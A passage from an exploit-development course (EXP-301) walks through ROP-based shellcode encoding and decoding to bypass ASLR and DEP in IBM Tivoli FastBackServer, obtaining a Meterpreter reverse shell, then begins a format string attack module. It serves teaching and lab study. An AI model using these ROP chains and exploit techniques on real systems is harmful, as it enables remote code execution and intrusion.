rop += pack("<L", (dllBase + 0x4a7b6)) # sub eax, ecx ; pop ebx ; ret
rop += pack("<L", (0x11110111)) # 01 in bh
rop += pack("<L", (dllBase + 0x468ee)) # add [eax+1], bh ; ret
```

Listing 597 - ROP chain to fix the second bad character

Next we'll restart FastBackServer, attach WinDbg, and set a breakpoint on libeay32IBM019+0x468ee to stop the execution at the "ADD [EAX+1], BH" instruction. Since we're interested in the second execution of the gadget, we must let execution continue the first time the breakpoint is hit.

Listing 598 shows the results when the breakpoint has been triggered twice.

```
eax=0dc4e62b ebx=11110111 ecx=ffffffff edx=76fd1670 esi=42424242 edi=00669360
eip=032a68ee esp=0dc4e3c8 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_EVP_CIPHER_CTX_set_padding+0x1e:
032a68ee 00b801000000    add     byte ptr [eax+1],bh        ds:0023:0dc4e62c=ff

0:079> db eax-1 L3
0dc4e62a  82 00 ff                                       ...

0:079> p
eax=0dc4e62b ebx=11110111 ecx=ffffffff edx=76fd1670 esi=42424242 edi=00669360
eip=032a68f4 esp=0dc4e3c8 ebp=41414141 iopl=0         nv up ei pl zr ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000257
libeay32IBM019!N98E_EVP_CIPHER_CTX_set_padding+0x24:
032a68f4 c3              ret

0:079> db eax-1 L3
0dc4e62a  82 00 00
```

Listing 598 - Fixing the second bad character

By adding the second sequence of decoding gadgets, we decoded the second bad character by putting 0x01 in BH and adding it to the 0xff encoded byte.

We could use this technique to decode the entire shellcode, but it would be a tiresome, manual effort. In the next section, we'll use our thorough understanding of the decoding process to automate it.

10.4.3.1 Exercises

1. Implement the ROP chain to fix the first and second bad characters in the shellcode, as shown in this section.
2. Continue to implement ROP chains to fix the third and fourth bad characters.

10.4.4 Automating the Shellcode Encoding

In this section, we'll begin the work of creating an automatic ROP encoder. This will allow our exploit to detect and encode bad characters in the shellcode without manual input. In the next section, we will develop code to dynamically generate the ROP chain that will decode the shellcode.

Our first step towards automation is implementing an encoding routine to modify the shellcode. We'll follow the scheme we used earlier, which is repeated below.

```
0x00 -> 0xff
0x09 -> 0x10
0x0a -> 0x06
0x0b -> 0x07
0x0c -> 0x08
0x0d -> 0x05
0x20 -> 0x1f
```

Listing 599 - Character substitution scheme

As part of the encoding routine, the script must keep track of the offsets where bytes are modified and how they are modified. Our script will reuse this information when the decoding ROP chain is created.

Let's separate these requirements into two methods. First, we'll detect all bad characters with the *mapBadChars* function. Next, we'll use the *encodeShellcode* function to encode the shellcode.

The code for *mapBadChars* is shown in Listing 600.

```
def mapBadChars(sh):
    BADCHARS = b"\x00\x09\x0a\x0b\x0c\x0d\x20"
    i = 0
    badIndex = []
    while i < len(sh):
        for c in BADCHARS:
            if sh[i] == c:
                badIndex.append(i)
        i=i+1
    return badIndex
```

Listing 600 - Function to detect all bad characters

mapBadChars accepts the shellcode as its only argument. Inside the method, we first list all the bad characters, then we create the *badIndex* array to keep track of the location of the bad characters that are discovered in the shellcode.

To discover the bad characters, we'll execute a *while* loop that iterates over all the bytes in the shellcode, comparing them with the list of bad characters. If a bad character is found, its index is stored in the *badIndex* array.

When all of the bad characters have been found, we're ready for encoding with *encodeShellcode*, as displayed in Listing 601.

```
def encodeShellcode(sh):
    BADCHARS = b"\x00\x09\x0a\x0b\x0c\x0d\x20"
    REPLACECHARS = b"\xff\x10\x06\x07\x08\x05\x1f"
    encodedShell = sh
    for i in range(len(BADCHARS)):
        encodedShell = encodedShell.replace(pack("B", BADCHARS[i]), pack("B",
REPLACECHARS[i]))
    return encodedShell
```

Listing 601 - Function to encode shellcode

First, we list both the bad characters and the associated replacement characters. Then we will execute a loop over all the bad characters that have been detected in the shellcode and overwrite them with the corresponding replacement characters.

At this point, we have fully encoded the shellcode with our custom encoding scheme and it no longer contains any bad characters.

10.4.4.1 Exercises

1. Create *mapBadChars* to detect bad characters.
2. Create *encodeShellcode* to dynamically encode the first 20 bytes of the shellcode.

10.4.5 Automating the ROP Decoder

In the previous section, we developed an automated shellcode encoder by mapping and replacing bad characters. Now we can focus on the more complex decoding process. We'll need to build a decoding ROP chain to dynamically handle the bad characters found by *mapBadChars*.

Essentially, our code must be able to handle an arbitrary amount of bad characters and arbitrary offsets, as well as a shellcode of unknown size.

Let's tackle this task by breaking it down into smaller actions. First, we'll align EAX with the beginning of the shellcode. Next, we will perform a loop over each of the bad characters found by *mapBadChars* and add a sequence of ROP gadgets to fix it. Finally, we'll need to reset EAX to point back to the ROP skeleton.

In the previous proof of concept, we aligned EAX by popping a negative value into ECX and subtracting it from EAX. We can reuse this same technique, but this time the subtraction of the value will point EAX to one byte before the start of the encoded shellcode. This way, our algorithm will be able to handle shellcode with a bad character as the first byte.

The value we subtracted from EAX in the last section was 0xfffff9e2, and the first bad character was at offset 3 into the shellcode. That means we must subtract an additional 3 bytes, or 0xfffff9e5, to align EAX with the beginning of the shellcode.

The updated alignment ROP chain is shown in Listing 602.

```
# Align EAX with shellcode
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0xfffff9e5))
rop += pack("<L", (dllBase + 0x4a7b6)) # sub eax, ecx ; pop ebx ; ret
```

Listing 602 - Aligning EAX with one byte prior to shellcode

Now that we have aligned EAX with the beginning of the shellcode, we need to create a method that dynamically adds a ROP chain for each bad character.

The generic ROP chain prototype is shown in Listing 603.

```
rop += pack("<L", (dllBase + 0x117c))               # pop ecx ; ret
rop += pack("<L", (offset to next bad characters))
rop += pack("<L", (dllBase + 0x4a7b6))              # sub eax, ecx ; pop ebx ; ret
rop += pack("<L", (value to add))                   # values in BH
rop += pack("<L", (dllBase + 0x468ee))              # add [eax+1], bh ; ret
```

Listing 603 - Generic ROP chain to fix a single bad character

For each of these ROP chains, our code must calculate the offset from the previous bad character to the next. It must also ensure that the offset is popped into ECX, as highlighted in the listing above ("offset to next bad characters").

Because the value is subtracted from EAX, we'll need to use its negative counterpart.

We also need to add a value to the replacement character to restore the original bad character. We'll place this value into the second highlighted section from Listing 603. We must keep in mind that the value popped in EBX cannot contain a bad character, and only the byte in BH is used in the restore action.

Let's start developing the decoding scheme.

By performing the simple math shown in Listing 604, we obtain usable values for our decoding scheme.

```
0x01 + 0xff = 0x00
0xf9 + 0x10 = 0x09
0x04 + 0x06 = 0x0a
0x04 + 0x07 = 0x0b
0x04 + 0x08 = 0x0c
0x08 + 0x05 = 0x0d
0x01 + 0x1f = 0x20
```

Listing 604 - Values to add to restore original characters

Next we'll create the *decodeShellcode* method, which will use the values shown above to generate the ROP chain to decode the shellcode.

decodeShellcode will require three arguments; the base address of libeay32IBM019, the indexes of the bad characters in the shellcode, and the unencoded shellcode.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

The code for *decodeShellcode* is shown in Listing 605.

```
def decodeShellcode(dllBase, badIndex, shellcode):
    BADCHARS = b"\x00\x09\x0a\x0b\x0c\x0d\x20"
    CHARSTOADD = b"\x01\xf9\x04\x04\x04\x08\x01"
    restoreRop = b""
    for i in range(len(badIndex)):
        if i == 0:
            offset = badIndex[i]
        else:
            offset = badIndex[i] - badIndex[i-1]
        neg_offset = (-offset) & 0xffffffff
        value = 0
        for j in range(len(BADCHARS)):
            if shellcode[badIndex[i]] == BADCHARS[j]:
                value = CHARSTOADD[j]
        value = (value << 8) | 0x11110011

        restoreRop += pack("<L", (dllBase + 0x117c))    # pop ecx ; ret
        restoreRop += pack("<L", (neg_offset))
        restoreRop += pack("<L", (dllBase + 0x4a7b6))   # sub eax, ecx ; pop ebx ; ret
        restoreRop += pack("<L", (value))               # values in BH
        restoreRop += pack("<L", (dllBase + 0x468ee))   # add [eax+1], bh ; ret
    return restoreRop
```

Listing 605 - Method to decode shellcode with ROP

First we'll list the possible bad characters and the associated characters we want to add. Next, we can create an accumulator variable (*restoreRop*) that will contain the entire decoding ROP chain.

Next, we need to perform a loop over all the bad character indexes. For each entry, we'll calculate the offset from the previous bad character to the current bad character. This offset is negated and assigned to the *neg_offset* variable and used in the ROP chain for the POP ECX instruction.

To determine the value to add to the replacement character, we can perform a nested loop over all possible bad characters to determine which one was present at the corresponding index. Once the value is found, it is stored in the *value* variable.

Since the contents of *value* must be popped into BH, we have to left-shift it by 8 bits. This will produce a value that is aligned with the BH register but contains NULL bytes. To solve the NULL byte problem, we will perform an OR operation with the static value 0x11110011.

Finally, the result is written to the ROP chain where it will be popped into EBX at runtime.

This complex process enables us to perform custom encoding that avoids bad characters during network packet processing. This process also allows us to decode the shellcode before it is copied to the non-writable code cave.

To use *decodeShellcode*, we'll call it just after the ROP chain that aligns EAX with the beginning of the shellcode.

```
# Align EAX with shellcode
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0xfffff9e5))
rop += pack("<L", (dllBase + 0x4a7b6)) # sub eax, ecx ; pop ebx ; ret
rop += pack("<L", (0x42424242)) # junk into eb
```

```
rop += decodeShellcode(dllBase, pos, shellcode)

# Align ESP with ROP Skeleton
rop += pack("<L", (dllBase + 0x117c)) # pop ecx ; ret
rop += pack("<L", (0xffffffec)) # -14
rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x5b415)) # xchg eax, esp ; ret

offset2 = b"C" * (0x600 - len(rop))
padding = b"D" * (0x1000 - 276 - 4 - len(rop) - len(offset2) - len(encodedShellcode))

formatString = b"File: %s From: %d To: %d ChunkLoc: %d FileLoc: %d" %
(offset+wpm+eip+rop+offset2+encodedShellcode+padding,0,0,0,0)
buf += formatString
```

Listing 606 - Calling decodeShellcode

With the proof of concept updated, let's restart FastBackServer, attach WinDbg, and set a breakpoint on the ROP gadget where EAX is aligned with the shellcode. When the exploit is executed, we can verify our decoder in WinDbg:

```
0:078> bp libeay32IBM019+0x4a7b6
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Program
Files\ibm\gsk8\lib\N\icc\osslib\libeay32IBM019.dll -

0:078> g
Breakpoint 0 hit
eax=149de300 ebx=0605be40 ecx=fffff9e5 edx=77251670 esi=42424242 edi=00669360
eip=0325a7b6 esp=149de3ac ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_BIO_f_cipher+0x386:
0325a7b6 2bc1            sub     eax,ecx

0:098> p
eax=149de91b ebx=0605be40 ecx=fffff9e5 edx=77251670 esi=42424242 edi=00669360
eip=0325a7b8 esp=149de3ac ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_BIO_f_cipher+0x388:
0325a7b8 5b              pop     ebx

0:098> db eax L10
149de91b  43 fc e8 82 ff ff ff 60-89 e5 31 c0 64 8b 50 30  C......`..1.d.P0

0:098> g
Breakpoint 0 hit
eax=149de91b ebx=42424242 ecx=fffffffd edx=77251670 esi=42424242 edi=00669360
eip=0325a7b6 esp=149de3bc ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_BIO_f_cipher+0x386:
0325a7b6 2bc1            sub     eax,ecx

0:098> p
eax=149de91e ebx=42424242 ecx=fffffffd edx=77251670 esi=42424242 edi=00669360
eip=0325a7b8 esp=149de3bc ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
```

```
libeay32IBM019!N98E_BIO_f_cipher+0x388:
0325a7b8 5b              pop     ebx

0:098> db eax L10
149de91e  82 ff ff ff 60 89 e5 31-c0 64 8b 50 30 8b 52 08  ....`..1.d.P0.R.
```

Listing 607 - Alignment of the decoder

Listing 607 shows that the first time the breakpoint is hit, EAX is aligned with the beginning of the shellcode (minus one byte, to account for the offset in the write gadget).

The second time the breakpoint is triggered, EAX becomes aligned with the first replacement character. At this point, we can step through the decoding routine and restore the bad character in the shellcode.

```
0:098> p
eax=149de91e ebx=11110111 ecx=fffffffd edx=77251670 esi=42424242 edi=00669360
eip=0325a7b9 esp=149de3c0 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_BIO_f_cipher+0x389:
0325a7b9 c3              ret

0:098> p
eax=149de91e ebx=11110111 ecx=fffffffd edx=77251670 esi=42424242 edi=00669360
eip=032568ee esp=149de3c4 ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_EVP_CIPHER_CTX_set_padding+0x1e:
032568ee 00b801000000    add     byte ptr [eax+1],bh        ds:0023:149de91f=ff

0:098> p
eax=149de91e ebx=11110111 ecx=fffffffd edx=77251670 esi=42424242 edi=00669360
eip=032568f4 esp=149de3c4 ebp=41414141 iopl=0         nv up ei pl zr ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000257
libeay32IBM019!N98E_EVP_CIPHER_CTX_set_padding+0x24:
032568f4 c3              ret

0:098> db eax L10
149de91e  82 00 ff ff 60 89 e5 31-c0 64 8b 50 30 8b 52 08  ....`..1.d.P0.R.
```

Listing 608 - Dynamic ROP chain to fix a bad character

In Listing 608, we stepped through the decoding routine for the first bad character and found that the ROP chain restored it correctly.

Let's allow execution to continue, triggering the breakpoint an additional two times. We can then check the contents of the shellcode after executing the decoding routine against two more bad characters:

```
0:000> db 149de91e L10
149de91e  82 00 00 00 60 89 e5 31-c0 64 8b 50 30 8b 52 08  ....`..1.d.P0.R.
```

Listing 609 - Dynamic ROP chain has fixed 3 bad characters

These results confirm that our process is working, since our exploit has dynamically detected the three bad characters, replaced them, and generated the required ROP decoder.

We're now ready to replace the truncated shellcode with our complete shellcode. Our exploit will dynamically encode and decode the shellcode to avoid bad characters and decode the payload in the non-writable code cave.

Our exploit *can* decode the shellcode, but we are still missing a final step. We need to restore EAX to the start of the ROP skeleton before we execute the XCHG ROP gadget.

If we restart FastBackServer, attach WinDbg, and set a breakpoint on the gadget that aligns EAX with the shellcode (libeay32IBM019+0x4a7b6), we can find the distance from the ROP skeleton to EAX, as shown in Listing 610.

```
eax=110ae91b ebx=0612aad8 ecx=fffff9e5 edx=76fd1670 esi=42424242 edi=00669360
eip=0327a7b8 esp=110ae3ac ebp=41414141 iopl=0         nv up ei pl nz ac pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000217
libeay32IBM019!N98E_BIO_f_cipher+0x388:
0327a7b8 5b              pop     ebx

0:084> dd eax-62f L7
110ae2ec  75342890 032c2c04 ffffffff 032c2c04
110ae2fc  110ae91c 0000020c 0331401c
```

Listing 610 - Finding offset from shellcode to ROP skeleton

Through trial and error, we discover that the difference from EAX to the start of the ROP skeleton is 0x62f.

We can add this value to the index of the last bad character to dynamically determine the distance from EAX when the ROP chain completes the decoding process.

The updated ROP chain segment in Listing 611 calculates the required offset.

```
# Align ESP with ROP Skeleton
skeletonOffset = (-(pos[len(pos)-1] + 0x62f)) & 0xffffffff
rop += pack("<L", (dllBase + 0x117c))  # pop ecx ; ret
rop += pack("<L", (skeletonOffset))    # dynamic offset
rop += pack("<L", (dllBase + 0x1d0f0)) # add eax, ecx ; ret
rop += pack("<L", (dllBase + 0x5b415)) # xchg eax, esp ; ret
```

Listing 611 - ROP chain to align EAX with ROP skeleton

The offset stored in the *skeletonOffset* variable is found from the last entry of the array of indexes associated with the bad characters.

To verify that the dynamically-found offset is correct, let's restart FastBackServer, attach WinDbg, and set a breakpoint on the "XCHG EAX, ESP" ROP gadget. Then, we'll run the updated exploit.

```
0:084> bp libeay32IBM019+0x5b415

0:084> g
Breakpoint 0 hit
eax=110ae2ec ebx=11110111 ecx=fffff76c edx=76fd1670 esi=42424242 edi=00669360
eip=0328b415 esp=110ae744 ebp=41414141 iopl=0         nv up ei pl nz na po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000203
libeay32IBM019!N98E_a2i_ASN1_INTEGER+0x85:
0328b415 94              xchg    eax,esp

0:084> dd eax L7
```

```
110ae2ec  75342890 032c2c04 ffffffff 032c2c04
110ae2fc  110ae91c 0000020c 0331401c
```

Listing 612 - Correctly aligned EAX

We find that EAX has been correctly realigned with the address for *WriteProcessMemory*, which is stored on the stack.

Once EAX is aligned with the ROP skeleton and the XCHG ROP gadget is executed, our exploit has performed all the steps required to execute *WriteProcessMemory* and copy the decoded shellcode into the code cave.

As a final proof that the exploit works, we can set up a Metasploit multi/handler and execute our exploit without WinDbg attached.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://192.168.119.120:8080
[*] http://192.168.119.120:8080 handling request from 192.168.120.10; (UUID: zj3o53wp)
Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:8080 -> 192.168.120.10:53328)

meterpreter >
```

Listing 613 - Getting a reverse shell from FastBackServer with ASLR enabled

Excellent! We have bypassed both ASLR and DEP, dynamically encoded and decoded our shellcode with ROP, and obtained a reverse shell.

Our encoding and decoding technique is now fully-automated and dynamic, making it easy to replace our shellcode in the future.

10.4.5.1 Exercises

1. Implement *decodeShellcode* to dynamically create the decoding ROP chain and ensure that it works.
2. Dynamically align EAX prior to executing the "XCHG EAX, ESP" gadget so that execution returns into *WriteProcessMemory*.
3. Combine all the pieces in this module to obtain a reverse shell while bypassing both ALSR and DEP.

10.4.5.2 Extra Mile

Create an exploit that resolves *VirtualProtect* instead of *WriteProcessMemory* through the *FXCLI_DebugDispatch* function. Then build a ROP chain to achieve code execution while bypassing both ASLR and DEP.

10.4.5.3 Extra Mile

Since the FastBackServer process is automatically restarted if it crashes, we may opt to bypass ASLR through brute force rather than a leak.

Create an exploit that will attempt to brute force ASLR instead of using the leak. Perform a calculation to show how long it will take to perform an exploitation with a greater than 50% chance.

10.4.5.4 Extra Mile

Instead of using a shellcode decoding routine written in ROP, develop a custom reverse shellcode in assembly that does not contain any of the bad characters associated with the memory corruption vulnerability exploited in this module.

10.4.5.5 Extra Mile

In the C:\tools\aslr folder of the Windows 10 machine, you'll find an application called customsvr01.exe.

This application is compiled with DEP and ASLR. Reverse engineer it and find a vulnerability that will allow you to bypass ASLR. Next, find and exploit a memory corruption vulnerability in the same application to achieve code execution.

10.5 Wrapping Up

ASLR and DEP work together to form a strong defense, requiring us to leverage multiple vulnerabilities to craft a stable exploit.

In this module, we located a logical vulnerability that we used to develop an ASLR bypass by resolving arbitrary functions. We then crafted a ROP chain to call *WriteProcessMemory* and copy our shellcode into an executable memory page of libeay32IBM019.dll, bypassing DEP. Along the way, we managed bad characters in the shellcode by developing a dynamic encoding scheme and a ROP chain for runtime decoding.

Putting these pieces together, we overcame the operating system's ASLR and DEP defense mechanisms to obtain a reverse shell.

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

11 Format String Specifier Attack Part I

In previous modules, we leveraged memory corruption vulnerabilities that manifested themselves as stack buffer overflows by using various functions with unsanitized arguments. We have more vulnerabilities to discover, however.

In this module, we will investigate a different type of vulnerability called *format string specifier bug*.[367]

We are going to leverage a format string specifier bug to bypass *Address Space Layout Randomization* (ASLR). Due to the nature of this vulnerability and logic involved, we will need to cover more theory and perform additional reverse engineering.

In the previous modules of this course, we developed exploits that obtained code execution by overwriting a large amount of data on the stack and bypassed ASLR by abusing insecure logic.

With the vulnerability in this module, we will take a more advanced approach and develop a so-called *read primitive*. At a high-level, a read primitive is a part of the exploit that allows us to leak or read semi-arbitrary memory. The amount of work and attention to detail we have to put in is greater, but we will be rewarded with a powerful way to bypass ASLR.

11.1 Format String Attacks

Since this is a different type of vulnerability, we have to cover some theory about format strings and format string specifiers, as well as how these can be abused to create an exploit to bypass a mitigation like ASLR.

11.1.1 Format String Theory

The concept of format strings is found in many programming languages that allow dynamic processing and presentation of content in strings.

This concept consists of two elements. The first is the format string and the other is a format function that parses the format string and outputs the final product.

There are multiple format string functions. Some examples in C++ are *printf*,[368] *sprintf*,[369] and *vsnprintf*.[370] The major differences between these functions are in the way arguments are supplied and how the output string is returned.

The simplest format string function is *printf*, which has the prototype shown in Listing 614.

```
int printf(
 const char *format [,
```

[367] (OWASP, 2020), https://owasp.org/www-community/attacks/Format_string_attack

[368] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/printf/

[369] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/sprintf/

[370] (cplusplus, 2020), http://www.cplusplus.com/reference/cstdio/vsnprintf/

EXP-301 v1.0 - Copyright © 2021 Offensive Security Ltd. All rights reserved.

```
 argument]...
);
```

Listing 614 - Function prototype of printf

The first argument, **format*, is a pointer to the format string that determines how the content of the subsequent arguments are interpreted.

This interpretation is done according to the format specifiers present in the format string. Format specifiers are processed from left to right in the format string, and the format string function performs the specified formatting on the associated arguments.

Format specifiers are used to translate data into a specific format such as hex, decimal, or ASCII, as well as to configure their appearance in the final string.

To better understand format specifiers, we must investigate their syntax, which is presented in Listing 615.[371]

```
%[flags][width][.precision][size]type
```

Listing 615 - Format string syntax

Format specifiers start with the symbol % followed by flags, width, precision, and size, which all reflect the look, size, and amount of output. They are all optional.

Type is mandatory, and there are several types to choose from.[372] Examples of most common type specifiers are given in Listing 616.

```
Type - Argument    -    Output format
x      Integer          Unsigned hexadecimal integer
i      Integer          Unsigned decimal integer
e      Floating-point   Signed value that has the form [ - ]d.dddd e [sign]dd
s      String           Specifies a character string up to the first null character
n      Pointer          Number of characters that are successfully written so far
```

Listing 616 - Common type specifiers

As an example, Listing 617 shows a simple format string that has the two type specifiers “x” and “s”.

```
"This is a value in hex %x and a string %s"
```

Listing 617 - Format string example

When this format string is used with a format string function like *printf*, the first format specifier will be replaced with the content of the second argument and interpreted as a hex value. The second format specifier will be replaced with the third argument and interpreted as a string.

Listing 618 shows how the arguments 4660 and “I love cats!” are supplied to *printf* and the resulting string.

[371] (Microsoft, 2019), https://docs.microsoft.com/en-us/cpp/c-runtime-library/format-specification-syntax-printf-and-wprintf-functions?view=msvc-160

[372] (MSDN, 2015), https://msdn.microsoft.com/en-us/library/hf4y5e3w.aspx

```
printf("This is a value in hex: %x and a string: %s", 4660, "I love cats!")
Output:
This is a value in hex: 0x1234 and a string: I love cats!
```

Listing 618 - Using a format string

The number of format specifiers should match the number of arguments. If there are more arguments than format string specifiers, they are left unused. But if there are more format string specifiers than arguments, security issues arise.

Most format functions work similarly, but arguments can be supplied from an array instead of individually.

This section has provided us with the basic knowledge about how format specifiers, format strings, and format functions work. Next, we'll discuss how they can be abused.

11.1.2 Exploiting Format String Specifiers

As mentioned in the last section, if the number of format string specifiers is larger than the number of arguments, security vulnerabilities can arise. In this section, we are going to look into how this happens through small custom C++ applications.

Listing 619 shows C++ code that calls the *printf* function with a format string containing four format specifiers.

```
#include "pch.h"
#include <iostream>
#include <Windows.h>

int main(int argc, char **argv)
{
    printf("This is your input: 0x%x, 0x%x, 0x%x, 0x%x\n", 65, 66, 67, 68);
    return 0;
}
```

Listing 619 - C++ code calling printf with matching amount of arguments

When the code is compiled and executed, the application will print the format string with the four decimal values converted to hexadecimal values and replace the format specifiers.

In C:\Tools\format, we can find a compiled version of the application that produces the output displayed in Listing 620.

```
C:\Tools\format> FormatTest1.exe
This is your input: 0x41, 0x42, 0x43, 0x44
```

Listing 620 - Executing the proof of concept prints four hexadecimal values

As shown in the output from the application, the four numbers are converted and inserted correctly. This is correct usage of format strings and no vulnerability is present.

In Listing 621, we find a modified version of the previous code. The number of arguments supplied to the format string has been reduced from four to two, while the format string contains the same number of specifiers as before.

```
#include "pch.h"
#include <iostream>
```

```
#include <Windows.h>

int main(int argc, char **argv)
{
    printf("This is your input: 0x%x, 0x%x, 0x%x, 0x%x\n", 65, 66);
    return 0;
}
```

Listing 621 - C++ code calling printf with to few arguments

This leaves us wondering what values *printf* will print to the console when it executes.

To find out, let's execute a compiled version of the application from C:\Tools\format. on the Windows 10 client machine. We should obtain the output shown below.

```
C:\Tools\format> FormatTest2.exe
This is your input: 0x41, 0x42, 0x2e1022, 0x1afdc4
```

Listing 622 - Executing the updated proof of concept

The output in Listing 622 shows the decimal values 65 and 66 were converted to hexadecimal, as before. The last two highlighted values stem from the missing arguments. Both seem similar to memory addresses.

We'll recall from previous modules that in the *__stdcall* calling convention, arguments are passed to functions on the stack. In our current case, *printf* expects five arguments; the format string and four values according to the format string specifiers.

When *printf* is executed, it uses the format string and the two supplied decimal values. For the two remaining format specifiers, the two values that happen to be on the stack will be used.

If the values happen to be addresses inside a module or stack addresses, we may be able to leverage this into an ASLR bypass.

To verify this theory, let's modify the C++ code to enable us to inspect relevant memory in WinDbg. The updated code is shown in Listing 623.

```
#include "pch.h"
#include <iostream>
#include <Windows.h>

int main(int argc, char **argv)
{
    std::cout << "Press ENTER to start...\n";
    std::cin.get();

    printf("This is your input: 0x%x, 0x%x, 0x%x, 0x%x\n", 65, 66);

    DebugBreak();

    return 0;
}
```

Listing 623 - C++ code calling printf while being debugged

We'll observe two changes. First, the application will pause and wait for us to press any key before executing. This will allow us to attach WinDbg to the process before *printf* is called.

The second change is a call to the *DebugBreak*[373] function. This call will execute an INT3 instruction that WinDbg catches, enabling us to inspect the memory of the application.

Let's run the modified application and attach WinDbg when prompted, pressing any key afterwards to resume. This will execute *printf*, then break into the execution flow.

```
C:\Tools\format> FormatTest3.exe
Press ENTER to start...

This is your input: 0x41, 0x42, 0xfcfeb0, 0x2e5658
```

Listing 624 - Executing the updated PoC with debugger attached

Switching to WinDbg, we can list the stack boundaries as highlighted in Listing 625 to check if the first highlighted value printed in Listing 624 is indeed a stack address.

```
(e7c.144): Break instruction exception - code 80000003 (first chance)
*** WARNING: Unable to verify checksum for C:\Tools\format\FormatTest3.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Tools\format\FormatTest3.exe
eax=00000011 ebx=011c1000 ecx=002e9ebf edx=00000030 esi=0031291c edi=012344b0
eip=753b1072 esp=00fcfe64 ebp=00fcfe68 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
KERNELBASE!wil::details::DebugBreak+0x2:
753b1072 cc              int     3

0:000> !teb
TEB at 011c2000
    ExceptionList:        00fcfea0
    StackBase:            00fd0000
    StackLimit:           00fcd000
    SubSystemTib:         00000000
    FiberData:            00001e00
...
```

Listing 625 - Inspecting first value in WinDbg

Clearly, *printf* printed a stack address to the console due to a missing argument.

We can similarly unassemble memory at the second printed value from Listing 624.

```
0:000> u 0x2e5658 L2
FormatTest3+0x5658:
002e5658 83c40c          add     esp,0Ch
002e565b 8bf0            mov     esi,eax

0:000> !vprot 0x2e5658
BaseAddress:       002e5000
AllocationBase:    002e0000
AllocationProtect: 00000080  PAGE_EXECUTE_WRITECOPY
RegionSize:        0001c000
State:             00001000  MEM_COMMIT
Protect:           00000020  PAGE_EXECUTE_READ
Type:              01000000  MEM_IMAGE
```

[373] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/debugapi/nf-debugapi-debugbreak

Listing 626 - Inspecting second value in WinDbg

In this case, the value is an address inside the code section of FormatTest3. We can use **`!vprot`** to determine that it is executable.

At this point, we've leveraged a vulnerable format string used in an application to discover both a stack address and an address inside the main executable. We may be able to use these addresses to bypass ASLR and subsequently DEP.

This is a simple example of how we could exploit format strings, however, it relies on a programming error that we're unlikely to find in a real-world scenario.

There are two important items to note here. First, the content printed by *printf* depends on what happens to be on the stack, so its reliability can vary. Second, to actively exploit a format string vulnerability in a real application, we'll need to influence either the format string itself or the number of arguments.

Let's use what we've learned about format string vulnerabilities to practice bypassing ASLR in the following sections.

11.1.2.1 Exercise

1. Use the applications FormatTest1.exe, FormatTest2.exe, and FormatTest3.exe, located on the Windows 10 machine in the folder C:\Tools\FormatString, to repeat the analysis presented here.

11.2 Attacking IBM Tivoli FastBackServer

Let's revisit IBM Tivoli FastBackServer since it contains multiple format string specifier bugs, some of which may be leveraged to bypass ASLR.

Searching online for format string specifier bugs in the application, we discover multiple vulnerabilities, but no proofs of concept.

One interesting advisory comes from *Zero Day Initiative* (ZDI). It mentions a vulnerable function named *_EventLog*.[374] The public vulnerability report has a few technical details, but they are aimed at a different network port than the one we previously used.

In the next few sections, we will investigate whether the *EventLog* function contains a format string specifier vulnerability we can exploit, and whether we can trigger it from the previously-used network port.

11.2.1 Investigating the EventLog Function

Next, we'll locate the *EventLog* function and determine if it contains any vulnerable format string function calls. We also need to determine how to trigger such a vulnerability remotely.

We know from previous modules that the *FXCLI_OraBR_Exec_Command* function contains a multitude of branches, which in turn contain several vulnerabilities. We could spend time reverse

[374] (Zero Day Initiative, 2010), https://www.zerodayinitiative.com/advisories/ZDI-10-185/

engineering each branch to locate possible vulnerabilities, but for the sake of efficiency, in this module we are going to begin our analysis from the "_EventLog" function name.

Since we're beginning our analysis with only a function name, we will likely gain the fastest insight through static analysis.

Let's open our previously-analyzed FastBackServer executable in IDA Pro and search for any function called "_EventLog" using *Jump* > *Jump to function…* and use the quick filter option.

Fortunately, we only get two results, as shown in Figure 168 - one of which is an exact match.

